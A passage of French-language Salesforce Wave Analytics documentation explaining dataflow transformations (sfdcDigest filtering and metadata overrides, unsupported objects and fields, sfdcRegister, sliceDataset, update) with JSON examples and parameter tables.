| IN | La condition de filtrage est vraie si la valeur du champ est égale à l'une des valeurs de la liste spécifiée. Vous pouvez spécifier une liste de valeurs commentées (entre guillemets) ou non. Si la liste est commentée, définissez `isQuoted` sur true.<br>Exemple :<br>`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"] } ]` |
| NOT IN | La condition de filtrage est vraie si la valeur du champ est différente des valeurs de la liste spécifiée.<br>Exemple :<br>`"filterConditions": [ { "field": "BillingState", "operator": "NOT IN", "value": ["California", "New York"] } ]` |
| INCLUDES | Réservé aux champs de liste de sélection ou à sélection multiple. La condition de filtrage est vraie si la valeur du champ de la liste de sélection inclut la valeur spécifiée. |

| Opérateur | Comment |
| --- | --- |
| | Exemple :<br>`"filterConditions": [ { "field": "BillingState", "operator": "INCLUDES", "value": ["California"] } ]` |
| EXCLUDES | Réservé aux champs de liste de sélection ou à sélection multiple. La condition de filtrage est vraie si la valeur du champ de la liste de sélection exclut la valeur spécifiée.<br>Exemple :<br>`"filterConditions": [ { "field": "BillingState", "operator": "EXCLUDES", "value": ["California", "New York"] } ]` |

Examinons quelques exemples de filtres structurés.

Exemple: Prenons l'exemple d'un filtre structuré de base. Pour analyser les encours des opportunités du trimestre fiscal 2 de l'exercice fiscal 2015, vous créez le fichier de définition du flux de données suivant en vue de générer le jeu de données approprié :

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" },
            { "name": "SystemModstamp" }
         ],
         "filterConditions": [
               {
                  "field": "FiscalYear",
                  "operator": "=",
```

```
                "value": "2015"
            },
            {
                "field": "FiscalQuarter",
                "operator": "=",
                "value": "2"
            }
        ]
    }
},
"Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
        "alias": "Opportunities_2015Q2",
        "name": "Opportunities_2015Q2",
        "source": "Extract_Filtered_Opportunities"
    }
}
}
```

Remarque: Si vous ne spécifiez pas d'opérateur logique pour les conditions de filtrage multiple (comme dans cet exemple), Wave Analytics applique AND entre les conditions.

Exemple: Prenons l'exemple d'un filtre structuré avec un opérateur logique. Pour faciliter le calcul du chiffre d'affaires prévisionnel, vous créez le flux de données suivant afin d'afficher toutes les opportunités conclues ou dont la probabilité de conclusion est supérieure à 90 %.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "Probability" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" }
         ],
         "filterConditions": [
            {
               "operator": "OR",
               "conditions": [
                  {
                     "field": "StageName",
                     "operator": "=",
                     "value": "Closed Won"
                  },
                  {
```

```
                    "field": "Probability",
                    "operator": ">=",
                    "value": "90"
                }
            ]
        }
    ]
  }
  },
  "Register_Opportunities_Dataset": {
     "action": "sfdcRegister",
     "parameters": {
        "alias": "OpportunitiesExpectedToWin",
        "name": "OpportunitiesExpectedToWin",
        "source": "Extract_Opportunities"
     }
  }
}
```

Exemple: Pour terminer, prenons l'exemple d'un filtre structuré avec des opérateurs logiques imbriqués. Vous créez le flux de données ci-dessous pour afficher toutes les opportunités conclues au cours du trimestre fiscal actuel et appartenant à l'un de vos deux subordonnés directs.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "AccountId" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "OwnerId" },
                { "name": "FiscalYear" },
                { "name": "FiscalQuarter" }
            ],
            "filterConditions": [
                {
                    "operator": "AND",
                    "conditions": [
                        {
                            "field": "CloseDate",
                            "operator": "=",
                            "value": "THIS_FISCAL_QUARTER",
                            "isQuoted": false
                        },
                        {
                            "operator": "OR",
                            "conditions": [
                                {
                                    "field": "OwnerId",
```

```
                                    "operator": "=",
                                    "value": "00540000000HfUz"
                                },
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfV4"
                                }
                            ]
                        }
                    ]
                }
            ]
        }
    },
    "Register_Opportunities_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "DirectReport_Opportunities",
            "name": "DirectReport_Opportunities",
            "source": "Extract_Opportunities"
        }
    }
}
```

### Filtre avancé dans une transformation sfdcDigest

Vous définissez le filtre avancé en utilisant une expression de clause WHERE SOQL (Salesforce Object Query Language). Utilisez un filtre avancé uniquement si vous maîtrisez le langage SOQL.

**Exemple:** Examinons un exemple de filtre avancé. Vous souhaitez extraire uniquement les enregistrements d'opportunités qui appartiennent à un utilisateur spécifique et dont la valeur ou la probabilité de conclusion est élevée. Vous créez le flux de données ci-dessous.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "Probability" },
            { "name": "OwnerId" }
         ],
         "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
 OR Probability > 75)"
      }
   },
```

```
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "FilteredOpportunities",
         "name": "FilteredOpportunities",
         "source": "Extract_Filtered_Opportunities"
      }
   }
}
```

## Remplacement des métadonnées de champ Salesforce

Vous pouvez remplacer les métadonnées de champ que la transformation sfdcDigest extrait d'un objet Salesforce pour afficher les données d'une autre façon dans un jeu de données. Par exemple, Wave Analytics peut ajouter une valeur par défaut aux enregistrements dont un champ présente des valeurs manquantes.

Vous pouvez ajouter les paramètres de champ ci-dessous à la transformation sfdcDigest afin de remplacer les métadonnées de champ :

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek
- isMultiValue
- multiValueSeparator
- precision
- scale

Pour consulter une description de chaque paramètre de champ, reportez-vous à Paramètres de champ. Pour des informations sur l'utilisation des attributs de métadonnées pour configurer les dates, reportez-vous à Gestion des dates dans les jeux de données.

Exemple: Prenons un exemple. Vous souhaitez remplacer des métadonnées extraites de l'objet Opportunité.

Vous ajoutez le texte en gras dans la définition du flux de données ci-dessous pour remplacer les métadonnées de champ dans l'objet Opportunité.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            {
               "name": "Amount",
               "defaultValue":0
               "precision":18
               "scale":2
            },
            { "name": "StageName" },
```

```
            {
               "name": "CloseDate",
               "fiscalMonthOffset":9,
               "firstDayOfWeek":2,
               "isYearEndFiscalYear":true
            },
            { "name":"AccountId" },
            { "name":"OwnerId" },
            {
               "name": "OpportunitySupportTeamMembers__c",
               "type":"Text",
               "isMultiValue":true,
               "multiValueSeparator":","
               "precision":255
            }
         ]
      }
   },
   "Register_Opportunities_Dataset":{
      "action":"sfdcRegister",
      "parameters":{
         "alias":"Opportunities",
         "name":"Opportunities",
         "source":"Extract_Opportunities"
      }
   }
}
```

CONSULTER ÉGALEMENT :

Transformation sfdcDigest

## Objets et champs Salesforce non pris en charge dans Wave

La transformation sfdcDigest ne peut pas extraire des données de tous les objets et de tous les champs Salesforce. Avant de configurer l'extraction d'objets Salesforce, tenez compte des limitations ci-dessous.

Pour plus d'informations sur l'ensemble des objets et des champs Salesforce, reportez-vous à Référence des objets de Salesforce et de Force.com.

### Objets non pris en charge

La transformation sfdcDigest ne peut pas extraire des données de ces objets Salesforce.

- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink

- ContentWorkspace
- ContentWorkspaceDoc
- CorsWhitelistEntry
- CustomNotDeployed__OwnerSharingRule
- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailStreamMessage
- EmailStreamShareOption
- EmailStreamShareOptionHistory
- EmailStreamShareOptionOwnerSharingRule
- EmailStreamShareOptionShare
- EmailTemplate
- EventType
- EventTypeParameter
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LoginGeo
- LoginHistory
- NetworkActivityAudit
- NewsArticleFeed
- NetworkModeration
- OrganizationProperty
- OrgWideEmailAddress
- OutboundField
- PackageLicense
- PackageMemberOwnerSharingRule
- PartnerNetworkSyncLog
- PermissionSet
- PermissionSetLicense
- Profile
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SearchPromotionRule
- SelfServiceUser

- SessionPermSetAssignment
- SetupAssistantAnswer
- SetupAssistantProgress
- SsoUserMapping
- TenantSecret
- Territory2ModelHistory
- TwoFactorInfo
- UserLogin
- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- UserRecordAccess
- VerificationHistory
- WebLink
- WebLinkLocalization

La transformation sfdcDigest ne peut pas extraire les données d'objets externes créés dans Salesforce. Les objets externes sont semblables à des objets personnalisés, mais ils sont mappés avec des données situées hors de Salesforce.

Si vous insérez un objet non pris en charge ou inaccessible dans la transformation sfdcDigest, le flux de données échoue à l'exécution avec un message d'erreur.

### Champs non pris en charge

La transformation sfdcDigest ne peut pas extraire les données des champs suivants :

| Objet | Champs non pris en charge |
|---|---|
| Account | CleanStatus |
| ActionPlanItem | ItemId |
| AuthSession | • LoginGeoId<br>• LoginHistoryId |
| CaseArticle | KnowledgeArticleId |
| Contact | • CanAllowPortalSelfReg<br>• CleanStatus |
| ContentDocument | ParentId |

| Objet | Champs non pris en charge |
| --- | --- |
| ContentFolderLink | ParentEntityId |
| CustomPerson__p | Title |
| DocumentAttachmentMap | ParentId |
| EmailMessage | ActivityId |
| EmailRoutingAddress | EmailServicesAddressId |
| EnvironmentHubMember | EnvironmentHubId |
| ExternalEventMapping | EventId |
| InstalledMobileApp | ConnectedApplicationId |
| Lead | CleanStatus |
| KnowledgeArticle | MasterLanguage |
| KnowledgeArticleVersion | • IsOutOfDate<br>• TranslationCompletedDate<br>• TranslationExportedDate<br>• TranslationImportedDate |
| Network | • CaseCommentEmailTemplateId<br>• ChangePasswordEmailTemplateId<br>• ForgotPasswordEmailTemplateId<br>• WelcomeEmailTemplateId |
| Organization | • SelfServiceEmailUserOnCaseCreationTemplateId<br>• SelfServiceNewCommentTemplateId<br>• SelfServiceNewPassTemplateId<br>• SelfServiceNewUserTemplateId<br>• WebToCaseAssignedEmailTemplateId<br>• WebToCaseCreatedEmailTemplateId<br>• WebToCaseEmailTemplateId<br>• WebToLeadEmailTemplateId |
| PermissionSet | • PermissionsEditEvent<br>• PermissionsEditTask |
| PermissionSetLicense | • MaximumPermissionsEditEvent<br>• MaximumPermissionsEditTask |
| Profile | • PermissionsEditEvent |

| Objet | Champs non pris en charge |
| --- | --- |
| | • PermissionsEditTask |
| ThirdPartyAccountLink | SsoProviderId |
| Utilisateur | • LastPasswordChangeDate<br>• UserPreferencesEnableVoicePilot |
| WorkBadge | RewardId |
| WorkBadgeDefinition | RewardFundId |

Si vous insérez un champ avec un champ non pris en charge dans la transformation sfdcDigest, le flux de données ignore le champ.

De plus, Salesforce recommande de ne pas extraire de données du champ MayEdit de l'objet Compte. L'extraction des données de ce champ provoque une diminution importante des performances et risque d'entraîner l'échec du flux de données.

### Types de champ non pris en charge

La transformation sfdcDigest ne peut pas extraire de données des champs de type :

- base64
- composite (notamment l'adresse et l'emplacement)
- référence de groupe de catégorie de données
- chaîne cryptée

Si vous insérez dans la transformation sfdcDigest un champ dont le type n'est pas pris en charge, le flux de données l'ignore.

CONSULTER ÉGALEMENT :

Transformation sfdcDigest

## Paramètres sfdcDigest

Lorsque vous définissez une transformation sfdcDigest, vous définissez l'attribut de l'action sur `sfdcDigest` et spécifiez les paramètres de l'objet et des champs que vous souhaitez extraire. Vous pouvez également spécifier les paramètres de filtrage des enregistrements extraits de l'objet Salesforce.

Vous pouvez spécifier les paramètres dans les sections suivantes du noeud sfdcDigest : parameters, fields et filterConditions.

### Paramètres

Le tableau ci-dessous présente des paramètres de la section `parameters`.

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| object | Oui | Nom d'API de l'objet Salesforce à partir duquel vous souhaitez extraire les données. Cet objet correspond à la source d'entrée de cette transformation. La transformation sfdcDigest ne prend pas en charge |

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| | | l'extraction à partir de tous les objets Salesforce. |
| incremental | Non | Effectue une extraction incrémentielle, qui extrait uniquement les modifications apportées à l'objet Salesforce depuis la dernière exécution du le flux de données. Les valeurs valides sont : true ou false. |
| fullRefreshToken | Non | Effectue une extraction complète unique pour synchroniser les données du jeu de données avec celles de l'objet Salesforce. Spécifiez n'importe quelle valeur pour ce paramètre.<br>Après l'extraction complète, le flux de données effectue toujours une extraction incrémentielle, même lorsque paramètre `fullRefreshToken` est inclus dans la définition du flux de données. Pour exécuter une nouvelle extraction complète, changez la valeur du paramètre `fullRefreshToken`. |
| fields | Oui | Un groupe de noms composé de tous les champs de l'objet Salesforce spécifié à partir desquels vous souhaitez extraire des données. La transformation sfdcDigest ne prend pas en charge l'extraction à partir de tous les types de champ.<br>Consulter les Attributs utilisateur. |
| filterConditions | Non | Un filtre qui limite les enregistrements extraits de l'objet Salesforce spécifié. La transformation sfdcDigest extrait tous les enregistrements de l'objet Salesforce pour lequel le filtre est défini sur true. Vous pouvez spécifier un filtre structuré ou avancé.<br>Consultez les Paramètres des conditions de filtrage. |
| complexFilterConditions | Non | Utilisé uniquement avec des filtres avancés. Une clause SOQL WHERE utilisée pour filtrer les enregistrements extraits de l'objet Salesforce spécifié. |

### Attributs de champ

Le tableau ci-dessous présente des attributs de la section `fields`. Il présente également les attributs facultatifs que vous pouvez fournir pour remplacer les métadonnées de champ. Vous pouvez remplacer les métadonnées que la transformation sfdcDigest extrait d'un objet Salesforce afin d'afficher les données différemment dans un jeu de données. Par exemple, Wave Analytics peut ajouter une valeur par défaut aux enregistrements dont un champ présente des valeurs manquantes. Si vous ne remplacez pas les valeurs, Wave Analytics récupère les valeurs de Salesforce.

| Attribut | Requis ? | Valeur |
|---|---|---|
| name | Oui | Nom d'API du champ de l'objet Salesforce que vous souhaitez inclure dans l'le jeu de données. Vous pouvez spécifier plusieurs champs. |
| defaultValue | Non | Pour des champs de texte et numériques qui peuvent être nuls. Valeur par défaut qui remplace une valeur nulle pour le champ spécifié. |
| type | Non | Type de champ Wave Analytics associé au champ spécifié. Les types valides sont Texte, Numérique ou Date. Toutes les valeurs, y compris les valeurs numériques, peuvent être des valeurs de Texte. Par exemple, par défaut le trimestre fiscal des objets Salesforce est une valeur numérique. Vous pouvez toutefois le changer en valeur de texte. Spécifiez un type pour remplacer le type déterminé par Wave Analytics.<br>Exemple :<br>`"type": "Text"` |
| fiscalMonthOffset | Non | Pour des champs de date uniquement. Spécifiez la différence, en mois, entre le premier mois de l'exercice fiscal et le premier mois de l'année calendaire (janvier). Par exemple, si l'exercice fiscal commence en janvier, le décalage est de 0. Si l'exercice fiscal commence en octobre, le décalage est de 9.<br>Exemple :<br>`"fiscalMonthOffset": 9`<br>**Remarque:** Cet attribut détermine également si Wave Analytics génère des champs de date fiscale. Pour générer des champs de date fiscale, |

| Attribut | Requis ? | Valeur |
| --- | --- | --- |
| | | donnez à `fiscalMonthOffset` une valeur autre que 0.<br>Pour plus d'informations, reportez-vous à Gestion des dates dans les jeux de données. |
| isYearEndFiscalYear | Non | Pour des champs de date uniquement. Indique si l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal commence ou se termine. L'exercice fiscal peut commencer au cours d'une année calendaire et se terminer dans une autre ; par conséquent, vous devez spécifier quelle année utiliser pour l'exercice fiscal.<br>• Si la valeur est true, alors l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal se termine. La valeur par défaut est true.<br>• Si la valeur est false, alors l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal commence.<br>Exemple :<br>`"isYearEndFiscalYear": true`<br>Ce champ s'applique uniquement lorsque `fiscalMonthOffset` est supérieur à 0.<br>Pour plus d'informations, reportez-vous à Gestion des dates dans les jeux de données. |
| firstDayOfWeek | Non | Pour des champs de date uniquement. Le premier jour de la semaine pour l'année calendaire et, le cas échéant, l'exercice fiscal. Utilisez 0 pour définir le premier jour sur Dimanche, 1 pour définir le premier jour sur Lundi, et ainsi de suite. Utilisez -1 pour définir le premier jour sur 1er janvier. La valeur par défaut est -1.<br>Exemple :<br>`"firstDayOfWeek": 0`<br>Pour plus d'informations, reportez-vous à Gestion des dates dans les jeux de données. |

| Attribut | Requis ? | Valeur |
| --- | --- | --- |
| isMultiValue | Non | Pour des champs de date uniquement. Indique si le champ spécifié a plusieurs valeurs.<br>Exemple :<br>`"isMultiValue": false` |
| multiValueSeparator | Non | Pour des champs de date uniquement. Caractère utilisé pour séparer les valeurs multiples dans le champ spécifié lorsque isMultiValue est true. Si vous ne spécifiez aucune valeur et que isMultiValue est égal à true, cette valeur applique par défaut le point-virgule (;). Défini sur null lorsque isMultiValue est false.<br>Exemple :<br>`"multiValueSeparator": ";"` |
| precision | Non | Le nombre maximal de chiffres dans une valeur numérique, ou la longueur d'une valeur de texte. Pour des valeurs numériques : comprend tous les chiffres à gauche et à droite de la virgule (mais pas la virgule). Doit être une valeur de 1 à 18. Pour des valeurs de texte : comprend par défaut 255 caractères et doit être une valeur de 1 à 32 000 caractères.<br>Exemple :<br>`"precision": 10` |
| scale | Non | Le nombre de chiffres à droite de la virgule dans une valeur numérique. Doit être inférieur à la valeur precision. Doit être une valeur de 0 à 17.<br>Exemple :<br>`"scale": 2` |

### Paramètres des conditions de filtrage

Le tableau ci-dessous présente des paramètres de filtrage structurés de la section `filterConditions`. Ces paramètres ne s'appliquent pas aux filtres avancés.

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| field | Non | Le champ de l'objet Salesforce auquel vous souhaitez appliquer la condition de filtrage. Chaque condition de filtrage d'un filtre structuré utilise la syntaxe suivante :<br>`{ "field": "<field name>", "operator": "<operator>", "value": "<value>", "isQuoted": true\|false}` |
| operator | Non | L'objet dépend du contexte.<br>• `operator` peut être utilisé en tant qu'opérateur de comparaison (par exemple =, <, et IN) qui compare la valeur du champ à une valeur constante.<br>• `operator` peut également être utilisé en tant qu'opérateur logique (AND, OR ou NOT) qui associe plusieurs conditions de filtrage.<br>Dans l'exemple ci-dessous, le paramètre `operator` en gras est l'opérateur logique. Les autres instances du paramètre `operator` sont des opérateurs de comparaison.<br>`"filterConditions": [ { "operator": "OR", "conditions": [ { "field": "StageName", "operator": "=", "value": "Closed Won" }, { "field": "Probability", "operator": ">=", "value": "90" } ] } ]` |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| value | Non | La valeur utilisée dans une condition de filtrage. |
| isQuoted | Non | Indique si vous avez commenté la valeur de chaîne dans une condition de filtrage.<br>Exemple de valeurs commentées :<br>`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": "('Closed Won', 'Closed Lost')", "isQuoted": true } ]`<br>Exemple de valeurs non commentées :<br>`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"], "isQuoted": false } ]`<br>Si vous n'incluez pas isQuoted pour un filtre dans une valeur de chaîne, Wave Analytics considère que la valeur de chaîne n'est pas commentée et ajoute les guillemets pour vous. |
| conditions | Non | Utilisé pour spécifier un opérateur logique afin d'associer plusieurs conditions de filtrage. |

CONSULTER ÉGALEMENT :

- Transformation sfdcDigest
- Filtrage des enregistrements extraits à partir d'un objet Salesforce

## Transformation sfdcRegister

La transformation sfdcRegister enregistre un jeu de données afin qu'il soit disponible pour des requêtes. Les utilisateurs ne peuvent pas afficher ou exécuter des requêtes avec des jeux de données non enregistrés.

Il n'est pas nécessaire d'enregistrer tous les jeux de données. Par exemple, vous n'avez pas besoin d'enregistrer un jeu de données intermédiaire utilisé pour créer un autre jeu de données, et de l'interroger. De plus, il n'est pas nécessaire d'enregistrer des jeux de données créés lorsque vous chargez des données externes, car Wave Analytics les enregistre automatiquement pour vous.

Sélectionnez avec précaution les jeux de données à enregistrer, car :

- Le nombre total de lignes de tous les jeux de données enregistrés ne peut pas dépasser 250 millions par licence de plate-forme.
- Les utilisateurs qui ont accès à des jeux de données enregistrés peuvent interroger leurs données. Vous pouvez toutefois appliquer la sécurité au niveau de la ligne à un jeu de données afin de limiter l'accès aux enregistrements.

Exemple: Prenons un exemple. Vous créez un flux de données qui extrait les opportunités de l'objet Opportunité. Pour enregistrer le jeu de données, le nommer « Opportunities » et appliquer la sécurité au niveau de la ligne, vous ajoutez la transformation sfdcRegister, comme indiqué dans le fichier de définition du flux de données ci-dessous.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Register_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities",
         "rowLevelSecurityFilter": "'OwnerId' == \"$User.Id\""
      }
   }
}
```

Paramètres sfdcRegister

Lorsque vous définissez une transformation sfdcRegister, vous définissez l'attribut de l'action sur `sfdcRegister` et spécifiez les paramètres.

## Paramètres sfdcRegister

Lorsque vous définissez une transformation sfdcRegister, vous définissez l'attribut de l'action sur `sfdcRegister` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| alias | Oui | Nom d'API du jeu de données enregistré. Ce nom peut contenir uniquement des traits de soulignement et des caractères alphanumériques, et doit être unique parmi tous les alias de jeu de données de votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Il ne peut pas dépasser 80 caractères. |
| name | Oui | Nom complet du jeu de données enregistré. Le nom ne peut pas dépasser 80 caractères.<br>**Remarque:** Une fois le jeu de données créé, pour changer son nom, vous devez le modifier. |
| source | Oui | Noeud du fichier de définition du flux de données qui identifie le jeu de données que vous souhaitez enregistrer. Il correspond à la source d'entrée de cette transformation. |
| rowLevelSecurityFilter | Non | Le prédicat utilisé pour appliquer la sécurité au niveau de la ligne lors de la création initiale du jeu de données.<br>Exemple : "rowLevelSecurityFilter": "'OwnerId' == "$User.Id""<br>**Remarque:** Une fois le jeu de données créé, pour changer le prédicat, vous devez le modifier le jeu de données.<br>Lors de la saisie du prédicat dans la transformation Register du flux de données JSON, vous devez échapper les guillemets autour des valeurs de chaînes.<br>Lorsque le jeu de données est créé, Wave Analytics ignore son paramètre de prédicat de sécurité dans le flux de données. Pour changer le prédicat de sécurité d'un jeu de |

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| | | données existant, modifiez le jeu de données dans l'interface utilisateur. |

CONSULTER ÉGALEMENT :

Transformation sfdcRegister

## Transformation sliceDataset

La transformation sliceDataset retire les champs d'un jeu de données de votre flux de données, vous laissant un sous-ensemble de champs à utiliser dans un nouveau jeu de données ou dans d'autres transformations. Cela permet de créer plusieurs jeux de données, chacun contenant différents ensembles de champs issus d'un jeu de données unique.

La transformation inclut le paramètre `mode`, qui permet de sélectionner entre deux modes : `drop` ou `select`. Définissez-la sur `drop` pour *retirer* les champs que vous spécifiez. Définissez le mode sur `select` pour *conserver* les champs que vous spécifiez.

Exemple: Voici un exemple : Supposons que votre flux de données contient un nœud sfdcDigest, `ExtractOpportunities`, qui extrait tous les champs de l'objet Opportunité. Certains utilisateurs ne souhaitent pas inclure les champs ID dans leurs jeux de données Opportunité. Pour répondre à ce souhait, vous ajoutez un noeud sliceDataset à votre flux de données, en spécifiant le noeud source, les champs que vous souhaitez retirer de ce noeud et le mode `drop`.

```
{
  "RemoveFieldsFromExtractOpportunities": {
    "action": "sliceDataset",
    "parameters": {
      "source": "ExtractOpportunities",
      "mode": "drop",
      "fields": [
        {
          "name": "Id"
        },
        {
          "name": "ProductId"
        }
      ]
    }
  }
}
```

Paramètres sliceDataset

Lorsque vous définissez une transformation sliceDataset, vous définissez l'attribut de l'action sur `sliceDataset` et spécifiez les paramètres.

## Paramètres sliceDataset

Lorsque vous définissez une transformation sliceDataset, vous définissez l'attribut de l'action sur `sliceDataset` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| source | Oui | Nœud du fichier de définition du flux de données qui identifie le jeu de données que vous souhaitez fractionner. Il correspond à la source d'entrée de cette transformation. |
| mode | Oui | L'action que vous souhaitez exécuter sur les champs spécifiés. Définissez-la sur `drop` pour *retirer* les champs. Définissez-la sur `select` pour *conserver* the fields. |
| champs | Oui | Un tableau de noms des champs que vous souhaitez retirer ou sélectionner dans le nœud source spécifié. |


## Transformation update

La transformation update met à jour les valeurs de champ spécifiées dans un jeu de données en fonction des données d'un autre jeu de données, que nous allons appellerons jeu de données de référence. La transformation recherche les nouvelles valeurs dans les champs correspondants du jeu de données de référence. La transformation stocke les résultats dans un nouveau jeu de données.

Lorsque vous créez la transformation, vous spécifiez les clés utilisées pour mapper les enregistrements des deux jeux de données. Pour déterminer le champ du jeu de données de référence qui met à jour le champ du jeu de données source, vous mappez également les champs correspondants des deux jeux de données.

Exemple: Prenons un exemple. Vous avez un jeu de données Accounts qui contient des informations de compte : Id, Name et AnnualRevenue. Malheureusement, certains noms de compte dans le jeu de données sont désormais incorrects suite à une série de fusions et d'acquisitions. Pour mettre à jour rapidement les noms de compte dans le jeu de données, vous exécutez les tâches ci-dessous.

1. Vous créez un fichier .csv contenant les nouveaux noms de compte et les ID de compte associés.
2. Vous chargez le fichier .csv pour créer un jeu de données appelé UpdatedAccountNames.
3. Vous créez un fichier de définition de flux de données pour mettre à jour les noms de compte dans le jeu de données Comptes en référençant les nouveaux noms de compte dans le jeu de données UpdatedAccountNames.




Vous créez le fichier de définition du flux de données suivant :

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
```

```
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": [ "Id" ],
         "right_key": [ "AccountID" ],
         "update_columns": { "Name": "NewAccountName" }
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

Exemple: Prenons un autre exemple, dans lequel une clé composée est utilisée pour mapper les enregistrements de deux jeux de données. Dans ce cas, vous mappez les enregistrements en utilisant les champs d'ID de compte et de nom du compte.

Vous créez le fichier de définition du flux de données suivant :

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
```

```
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": ["Id","Name"],
         "right_key": ["AccountId","NewAccountName"],
         "update_columns": {
            "Name": "NewAccountName",
            "CreatedDate":"NewCreatedDate",
            "AnnualRevenue":"NewAnnualRevenue"
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

Paramètres update

Lorsque vous définissez une transformation update, vous définissez l'attribut de l'action sur `update` et spécifiez les paramètres.

## Paramètres update

Lorsque vous définissez une transformation update, vous définissez l'attribut de l'action sur `update` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| left | Oui | Noeud du fichier de définition du flux de données qui identifie le jeu de données contenant les enregistrements que vous souhaitez mettre à jour. |
| right | Oui | Noeud du fichier de définition du flux de données qui identifie le jeu de données contenant les nouvelles valeurs. |
| left_key | Oui | Colonne de clé du jeu de données gauche utilisée pour mapper les enregistrements dans l'autre jeu de données. Si vous utilisez une clé composée, les clés gauche et droite doivent avoir le même nombre de colonnes dans le même ordre. Par exemple, reportez-vous à Transformation update à la page 4020. |

